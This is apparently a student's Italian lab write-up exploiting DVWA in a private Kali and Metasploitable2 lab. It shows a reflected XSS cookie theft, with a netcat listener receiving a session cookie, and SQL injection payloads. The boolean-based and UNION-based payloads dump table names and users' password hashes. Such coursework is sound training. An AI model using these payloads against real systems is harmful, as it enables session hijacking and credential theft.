

ESERCIZI W13D4

La traccia dell'esercizio è la seguente:

- Configurare il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.
- Raggiungete la DVWA e settate il livello di sicurezza a «LOW». Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.

Preparazione macchine virtuali

Mettiamo in comunicazione le due macchine per mezzo delle impostazioni di rete.

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dhcp
iface eth0 inet static
address 192.168.32.100/24
netmask 255.255.255.0
gateway 192.168.32.1
```

Settaggi rete Kali Linux

```
GNU nano 2.0.7      File: /etc/network/interfaces

* Reloading OpenBSD Secure Shell server's configuration sshdr system
# and how to activate them. For more information, see interfa ...done.
* Reloa

ding Postfix configuration...ace
auto lo ...done.
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
#iface eth0 inet dhcp
address 192.168.32.101
netmask 255.255.255.0
network 192.168.50.0
broadcast 192.168.50.255
gateway 192.168.32.1
```

Settaggi rete Metasploitable2

[Wrote 16 lines]

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell

```
(kali@kali)-[~]
$ ping 192.168.32.101
PING 192.168.32.101 (192.168.32.101) 56(84) bytes of data.
64 bytes from 192.168.32.101: icmp_seq=1 ttl=64 time=0.942 ms
64 bytes from 192.168.32.101: icmp_seq=2 ttl=64 time=0.762 ms
64 bytes from 192.168.32.101: icmp_seq=3 ttl=64 time=0.784 ms
64 bytes from 192.168.32.101: icmp_seq=4 ttl=64 time=0.689 ms
^C
--- 192.168.32.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3071ms
rtt min/avg/max/mdev = 0.689/0.794/0.942/0.092 ms

(kali@kali)-[~]
$
```


Kali ping Meta

```
msfadmin@metasploitable:~$ ping 192.168.32.100
PING 192.168.32.100 (192.168.32.100) 56(84) bytes of data.
64 bytes from 192.168.32.100: icmp_seq=1 ttl=64 time=0.936 ms
64 bytes from 192.168.32.100: icmp_seq=2 ttl=64 time=0.647 ms
64 bytes from 192.168.32.100: icmp_seq=3 ttl=64 time=0.657 ms
64 bytes from 192.168.32.100: icmp_seq=4 ttl=64 time=0.784 ms
--- 192.168.32.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.647/0.756/0.936/0.117 ms
msfadmin@metasploitable:~$
```

Meta ping Kali

Esempi di XSS reflected

In base a ciò che abbiamo visto a lezione, potremo sul foglio due diverse metodologie di Cross site scripting riflesso, quella con il corsivo HTML e l'alert di Javascript. Settiamo il livello di sicurezza su basso, e raggiungiamo la pagina nel quale eseguiremo le nostre azioni.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.



PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low


Settaggio lv difficoltà low

Username: admin
Security Level: low
PHPIDS: disabled



Esempio recupero Cookie

Per ottenere il cookie di un utente, prima di passare per il server, dobbiamo innanzitutto preparare uno script in javascript che ci fornirà il testo del cookie.



Una volta fatto, poniamo netcat in ascolto ascolto sulla porta scelta nello script, in questo 12345. Inviamo lo script nell'icona della pagina e attendiamo i risultati.

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

Inserimento
script

```
(kali㉿kali)-[~]  
$ nc -l -p 12345  
GET /?text=security=low;%20PHPSESSID=47e40268777909bfce58f45465390838 HTTP/1.1  
Host: 192.168.32.100:12345  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8  
Sec-GPC: 1  
Accept-Language: en-US,en  
Referer: http://192.168.32.101/  
Accept-Encoding: gzip, deflate
```

Cookie
mangiato

SQL injection

Facciamo pratica con questa tipologia di attacco. In basso andiamo a inserire degli screenshot che ci mostreranno il funzionamento del Boolean based SQL injection e UNION based SQL injection.

Vulnerability: SQL Injection

User ID:

ID: PIPPO' or '1'='1
First name: admin
Surname: admin

ID: PIPPO' or '1'='1
First name: Gordon
Surname: Brown

ID: PIPPO' or '1'='1
First name: Hack
Surname: Me

ID: PIPPO' or '1'='1
First name: Pablo
Surname: Picasso

ID: PIPPO' or '1'='1
First name: Bob
Surname: Smith

Boolean
based SQL
injection

Nel primo caso, riceviamo i nominativi presenti nella tabella Non importa quale ID specificheremo, la condizione TRUE '1'='1 ci fornirà tutti i nominativi presenti nella tabella users.

Vulnerability: SQL Injection

User ID:

UNION Based injection tabelle

```
ID: 1' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: CHARACTER_SETS

ID: 1' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: COLLATIONS

ID: 1' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: 1' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: COLUMNS

ID: 1' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: COLUMN_PRIVILEGES

ID: 1' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: KEY_COLUMN_USAGE

ID: 1' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: PROFILING

ID: 1' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: ROUTINES

ID: 1' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: SCHEMATA

ID: 1' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: SCHEMA_PRIVILEGES

ID: 1' and 1=0 union select null, table_name from information_schema.tables#
First name:
Surname: STATISTICS
```

Normalmente non sarebbe possibile accedere ai nomi degli schemi, ma questa query riusciamo ad ottenere tutti i nomi delle tabelle contenute in information_schema. Nel secondo caso, la condizione 1=0 genererà risultati vuoti da un lato e i nomi delle tabelle nell'altro.

User ID:

Union based
injection pass from
users

ID: ' UNION SELECT user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Un altro esempio di UNION SQL injection. In questo caso, uniamo i risultati di due Query, una delle quali contiene la password degli utenti.